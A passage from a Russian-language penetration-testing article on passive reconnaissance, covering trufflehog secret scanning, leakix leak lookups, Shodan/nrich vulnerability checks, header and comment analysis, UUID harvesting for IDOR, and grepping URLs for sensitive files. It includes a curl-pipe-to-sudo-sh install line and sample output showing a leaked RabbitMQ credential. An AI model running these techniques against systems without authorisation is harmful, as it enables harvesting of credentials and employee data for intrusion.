
Команда для установки:

```
curl -sSfL https://raw.githubusercontent.com/trufflesecurity/
trufflehog/main/scripts/install.sh | sudo sh -s -- -b /usr/local/bin
```

Пример команды для запуска по всем репозиториям:

```
sudo trufflehog github --org=name-org --results=verified,unknown
```

Здесь `--org=name-org` — имя организации (репозитория).



```
Detector Type: RabbitMQ
Decoder Type: PLAIN
Raw result: amqp://guest:guest@10.10.11.104:32769
Commit: [redacted]
Email: [redacted]
File: tests/fixtures/extless/json
Line: 3
Link: https://github.com/[redacted]fixtures/extless/json#L3
Repository: https://github.com[redacted].git
Timestamp: 2023-06-30 [redacted]

Found unverified result 🐷🔑❓
Verification issue: i/o timeout
Detector Type: RabbitMQ
Decoder Type: PLAIN
Raw result: amqp://guest:guest@10.10.11.104:32769
Commit: [redacted]
Email: [redacted]
File: tests/fixtures/1.json
Line: 3
Link: https://github.com/[redacted]fixtures/1.json#L3
Repository: https://github.com[redacted]git
Timestamp: 2023-04-21 [redacted]
```

Пример ответа

Как видишь, мы узнали:


- учетные данные;
- внутренние адреса компании;
- email-адреса сотрудников.

Leakix.net

У сервиса leakix.net есть довольно большой список бесплатных плагинов, с помощью которых можно неплохо протестировать наш скоуп. Также предоставляется API с ограничением на 3000 запросов в месяц.

Вот так можно посмотреть утечки:

```
https://leakix.net/search?scope=leak&q=%2Bexample.com
```



Free

€0/mo

25 results pages
3000 API requests
No support
15 days result delay

А вот так — использовать сервис из командной строки, передав ему список IP:

```
while IFS= read -r target; do target=$(echo "$target" | tr -d '\r');
curl -H 'api-key: api' -H 'accept: application/json' "https://leakix.
net/search?scope=leak&page=0&q=+$target" | anew $target.json; sleep 2
; done < ../ip_list
```

Ответ уже парсим, как захотим.

У сервиса качественная документация, поэтому советую ее изучить. Например, чтобы собрать не утечки, а просто известные активы, можно заменить значения параметра `scope` и вместо `leak` запросить `service`.

Однако сервис выдает маловато информации. Явно можно лучше!

Shodan и nrich

Помнишь, что у нас уже есть собранный список IP-адресов? Можем быстренько просмотреть их при помощи Shodan на предмет известных уязвимостей.

Тут нам поможет инструмент командной строки nrich. Он позволяет анализировать IP-адреса, перечисленные в файле, и выявлять те, где есть открытые порты, а на них работают уязвимые сервисы.

> **INFO**
>
> Nrich также может получать данные из stdin — удобно для использования в пайплайнах.

Скачиваем и устанавливаем nrich:

```
wget https://gitlab.com/api/v4/projects/33695681/packages/generic/
nrich/latest/nrich_latest_x86_64.deb
sudo dpkg -i nrich_latest_x86_64.deb
```

Запускаем:

```
nrich ip_list | anew nrich_res
```

В качестве аналога можно использовать Lazy-Hunter (пример запуска и результатов работы — по той же ссылке). По сути, он работает так же и берет информацию из Shodan с помощью CVEDB API. Какая из утилит дает более точные результаты, я не знаю и обычно запускаю обе.


В целом все то же самое можно сделать и с помощью одной строчки на Bash.

Работа с заголовками

Поскольку мы сохранили ответы при обращении к доменам, теперь можем проанализировать заголовки, чтобы выявить используемое программное обеспечение, возможные риски и мисконфигурации безопасности. Также получим более детальное понимание инфраструктуры.

Посмотреть, какие в целом есть заголовки, можно такой командой:

```
find fff_res/*/*.headers -type f | fzf --preview 'less {}'
```



Tilix: find */*.headers -type f | fzf --preview 'less {}'
1: find */*.headers -type f | fzf --preview 'less {}'

```
[redacted]/42feb5228113b946c37e9066bdaa684ffd65e701.headers
[redacted]413ef152de909eb0a23458b2fa160582f5c306a1.headers
[redacted]405e73fe22f73b4100f9f8cb4d034936bd1ff716.headers
[redacted]1b1315995a09d7dcd5e49a00c50ef67641d351f0.headers
[redacted]e09dcc517744c52b8d25241eb17de10288b19fdc.headers
[redacted]ca2730004d58b87cf248a4220f492d7217d3fa65.headers
[redacted]b678704d841ecde912e52b25d39be9fbf11ef24c.headers
[redacted]b1fc19bb0a2d42f8b904b7984e9723b1e0983af7.headers
[redacted]b0ec8332be6de616bee8dcd99e4f290b00e5c25c.headers
[redacted]ad3fca67b980ce7e7f639828620408c966559ce1.headers
[redacted]ab26463bdbd1e0a9d6a50c11a76379a5cb447a36.headers
[redacted]94ef91efe5f6c201e16c9e6a7324e67034ae3704.headers
[redacted]6bcb351f53a710174b9244039e24d6173cbce4a6.headers
[redacted]631dd504d769bd4301dbedf5d07215f02d264275.headers
[redacted]51a90574a0478b53a27e4cc7da6c8ee370911025.headers
[redacted]42bbe99ef305eabc34549b6a9f8099be429e9c1b.headers
[redacted]279458555e09188b5a185b591510b06a9821ca45.headers
[redacted]06c9c4865c6fe56e6460ac10e9622d626c91d150.headers
30/30
>
```

```
GET https[redacted]?utm_source=ishmish&utm_medium=tg&utm_campaign=pos

< HTTP/1.1 200 OK
< Vary: Accept-Encoding
< X-Powered-Cms: Bitrix Site Manager (c505f8ebe12afc5e44c55d15e6822242)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Date: Wed, 04 Dec 2024 09:39:26 GMT
< Content-Type: text/html; charset=UTF-8
< X-Powered-By: PHP/8.3.8
< Set-Cookie: PHPSESSID=uHQWdyDwaLrERveG7sAaqWJUgbec0aVj; path=/; domain=car
< Strict-Transport-Security: max-age=31536000;
< Server: nginx
< P3p: policyref="/bitrix/p3p.xml", CP="NON DSP COR CUR ADM DEV PSA PSD OUR
```

Заголовки, комментарии, атрибуты

Еще одно интересное, на мой взгляд, решение для работы в терминале — это утилита html-tool.

Команда для установки:


```
go install github.com/tomnomnom/hacks/html-tool@latest
```

Данная тулза позволяет нам просматривать заголовки:

```
find fff_res/*/*.body -type f | html-tool tags title | sort | bat
```

Также можно смотреть комментарии:

```
find */*/*.body -type f | html-tool comments | sort | uniq | bat
```



```
→ find */*/*.body -type f | html-tool comments | sort | uniq | bat

       STDIN

   1   <div class="container-fluid">         <div class="row">             <div class="col-11 off
       set-1">                <div class="label">                    <div class="label__number
       label__number_4"></div>                      <div class="label__txt">стек</div>
           </div>             </div>         </div>     </div>
   2   EOF Label
   3   EOF Scroll
   4   Label
   5   Scroll
   6   ?xml version="1.0" encoding="UTF-8"?
   7   /Yandex.Metrika counter
   8   Yandex.Metrika counter
   9   Пустой placeholder не убирать
```


Атрибуты:

```
find */*/*.body -type f | html-tool attribs src href | sort | bat
```

Программное обеспечение сервера

Поискать, какие технологии используются, можно такой командой:


```
find */*/*.body -type f | grep -Hnr "\(Powered\|Server\)"
```



```
→ find */*/*.body -type f | grep -Hnr "\(Powered\|Server\)" .
[redacted]79458555e09188b5a185b591510b06a9821ca45.headers:5:< Server: nginx
[redacted]79458555e09188b5a185b591510b06a9821ca45.headers:11:< X-Powered-Cms: Bitrix Site Manager
[redacted]79458555e09188b5a185b591510b06a9821ca45.headers:14:< X-Powered-By: PHP/8.3.8
[redacted]06c9c4865c6fe56e6460ac10e9622d626c91d150.headers:9:< X-Powered-Cms: Bitrix Site Manager
[redacted]06c9c4865c6fe56e6460ac10e9622d626c91d150.headers:12:< X-Powered-By: PHP/8.3.8
[redacted]06c9c4865c6fe56e6460ac10e9622d626c91d150.headers:15:< Server: nginx
```

А вот команда для просмотра уникальных заголовков `Server` и `Powered-by`:


```
find fff_res -name "*.headers" -exec grep --color -Hr "\(Powered\|
Server:\)" {} + | awk -F : '{print $3}' | uniq
```



```
→ find fff_res_urls -name "*.headers" -exec grep --color -Hr "\(Powered\|Server:\)" {} + | awk -F
 : '{print $3}' | uniq
nginx/1.21.6
nginx/1.20.1
nginx/1.21.6
PHP/5.6.38
nginx/1.21.6
PHP/5.6.38
nginx/1.21.6
PHP/5.6.38
nginx/1.20.1
nginx/1.21.6
nginx/1.20.1
PHP/5.6.38
nginx/1.21.6
PHP/5.6.38
```

Если нужно посмотреть URL, где мы получили интересующие нас заголовки, выполним команду ниже и в строке поиска поищем нужный заголовок:

```
fd . --threads 48 -t f -e headers -X grep --color -n "\(Powered\|
Server\)" {} | fzf --ansi --delimiter : --preview "batcat
--color=always --theme zenburn --highlight-line {2} --line-range={2}:
-25 --line-range={2}:+25 {1} | fold -s -w 200"
```



```
./fff_res_urls[redacted]/event/72642796/c5aaf8a0-467e-429a-88d5-09c8ba600ea9/htt[redacted]
./fff_res_urls/[redacted]/event/71059429/bfcda0ca-f3cf-4d97-8b3a-fd75528bdde[redacted]
./fff_res_urls/[redacted]/event/71059429/bfcda0ca-f3cf-4d97-8b3a-fd75528bddc[redacted]
./fff_res_urls/[redacted]/js/payment-ticket.82c196dd.js/74267d497b17727da7fe81e5aba5e71cc7dab141.he..
./fff_res_urls/[redacted]/js/uitreeitemseats.4f69a8ed.js/c16806a5fd94f7a76d25989bf979d505e95bd015.h..
./fff_res_urls/[redacted]/js/placesforcity.dca5314f.js/e04639fc2ccb318cd100ea20fc37189c51f23a3c.hea..
./fff_res_urls/[redacted]/event/70309627/c5aaf8a0-467e-429a-88d5-09c8ba600ea9/http[redacted]
./fff_res_urls/[redacted]/event/70309627/c5aaf8a0-467e-429a-88d5-09c8ba600ea9/htt[redacted]
./fff_res_urls/[redacted]/js/promptterror.d052b0b5.js/a046e04bf22e5d13899c8cbfe2f39bc9cc18d1ff.heade..
./fff_res_urls/[redacted]/js/promptvisitrules.83721c29.js/a6d17a2f0d5e5d033af58303180aa05458b51853...
./fff_res_urls/[redacted]scheduleforplace/82661/1fcfeddd-b5ab-4311-95bf-565feba[redacted]
./fff_res_urls/[redacted]scheduleforplace/82661/1fcfeddd-b5ab-4311-95bf-565feb8c96[redacted]
./fff_res_urls/[redacted]s/event-eventsforcity-payment-paymentcard-paymentqrcode-personalization-..
./fff_res_urls[redacted]scheduleforplace/44643/439d7185-8313-4063-a21d-15b1b6c3efe[redacted]
./fff_res_urls[redacted]scheduleforplace/44643/439d7185-8313-4063-a21d-15b1b6c3ef[redacted]
```

```
File: ./fff_res_urls[redacted]scheduleforplace/44643/439d7185-8313-4063-a21d-15b1b6c3efe

1   GET https:/[redacted]cheduleforplace/44643/439d7185-8313-4063-a21d-15b1b6c3efe7/https:/
2
3
4   < HTTP/1.1 200 OK
5   < Server: nginx/1.20.1
6   < Date: Sun, 03 Nov 2024 19:55:26 GMT
7   < Content-Type: text/html
8   < X-Server-Node: 10.16.11.153:8080
```

Собираем UUID

Поискать разные ID можно такой командой:

```
grep -Eo '[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[1-5][0-9a-fA-F]{3}-[89abAB][
0-9a-fA-F]{3}-[0-9a-fA-F]{12}' live_passive_url | sort -u | anew
UUID.txt
```

Вдруг найдем IDOR!

Поиск конфиденциальной информации

Вытаскиваем все ссылки на файлы с данными, настройками, запросами и прочими форматами, где может быть что-то интересное:

```
grep -Eo 'https?://[^ ]+\.(
env|yaml|yml|json|xml|log|sql|ini|bak|conf|config|db|dbf|tar|gz|backu
p|swp|old|key|pem|crt|pfx|pdf|xlsx|xls|ppt|pptx)
' live_passive_url
```

Возможно, здесь можно что-то автоматизировать, но я предпочитаю смотреть результаты вручную.

ИТОГОВАЯ СТРУКТУРА ФАЙЛОВ И ДИРЕКТОРИЙ

Давай посмотрим, какая информация будет у нас в результате выполнения всего воркфлоу.

- Project_name
  - **domains** — список поддоменов
  - **subdomains** — список поддоменов
  - **live_subdomains.txt** — список поддоменов, которые разрезолвились через публичный DNS
  - **scope** — наш скоуп (либо сформированный своими силами, либо от заказчика)
  - **ip_list** — список IP-адресов
  - analyze — директория с файлами ручного анализа
    - dnsx_all.txt
    - potential_vhost.txt
    - nmap-naabu-passive.html — результат Nmap в формате HTML
  - passive_vulns
    - url_dorks.txt — найденные Google Dorks
    - leakix.json
    - nrich_res
  - fff_domains — директория с ответами от веб-сервисов
    - example1
      - example1.body
      - example1.headers
    - example2
      - example2.body
      - example2.headers
  - old_files
    - subnet
    - for_passive_ports
    - nmap-naabu-passive.xml
    - github
      - github_subdomains
        - github_example1.txt
        - github_example2.txt
      - github_url
    - passive_url
      - temp
      - temp_passive_urls
      - url_fff_domain.txt
      - url_pas_gau
      - url_pas_github
      - url_pas_katana
      - url_pas_wayback
      - url_pas_xurlfinder
    - subdomain
      - subdomain_amass.txt
      - subdomain_brute.txt
      - subdomain_censys.txt
      - subdomain_crtsh.txt
      - subdomain_dnsx.txt
      - subdomain_dorks.txt
      - subdomain_fff.txt
      - subdomain_github.txt
      - subdomain_haktrails.txt
      - subdomain_openssl.txt
      - subdomain_passive_url.txt
      - subdomain_revwhoix.txt
      - subdomain_subfinder.txt
      - subdomain_tlsx.txt
  - **email_list** — список email-адресов сотрудников компании
  - **leak_creds** — список утекших учетных данных пользователей
  - **uniq_passive_urls** — список уникальных URL-адресов собранных пассивно
  - UUID.txt — список уникальных UUID

Я выделил те файлы, которые могут быть нам полезны в дальнейшем.

ВЫВОДЫ

В этой статье мы рассмотрели этап пассивной разведки, который позволил нам собрать ценную информацию о цели без прямого взаимодействия с системой, минимизируя риск обнаружения.

Мы получили доменные имена, IP-адреса, URL, электронные почты, а также изучили утекшие учетные данные, данные из Google и различных онлайновых сервисов на предмет потенциальных уязвимостей.

Конечно, универсальный рабочий процесс — это как единорог, его все ищут, но никто не видел, но мы постарались приблизиться к этому.

Собранная информация поможет нам в дальнейшем анализе внешней инфраструктуры. К концу этого этапа у нас сформировалось базовое представление о цели, и оно станет основой для следующих шагов — активной разведки и самого тестирования уязвимостей.

В заключение хочу выразить благодарность сообществу, которое пишет, собирает и документирует все те замечательные утилиты, которыми мы с тобой можем пользоваться.

ACTIVE RECON

Составляем пошаговый план активной разведки

Активную разведку проводят при пентесте, чтобы узнать максимум информации о цели. При этом допускается, что действия могут быть замечены — например, занесены в логи. На этом этапе мы соберем информацию о URL и эндпоинтах сервисов заказчика, определим используемые технологии — в общем, вытащим все, что поможет нам в продвижении.

alekvi
aleksey_vi@bk.ru

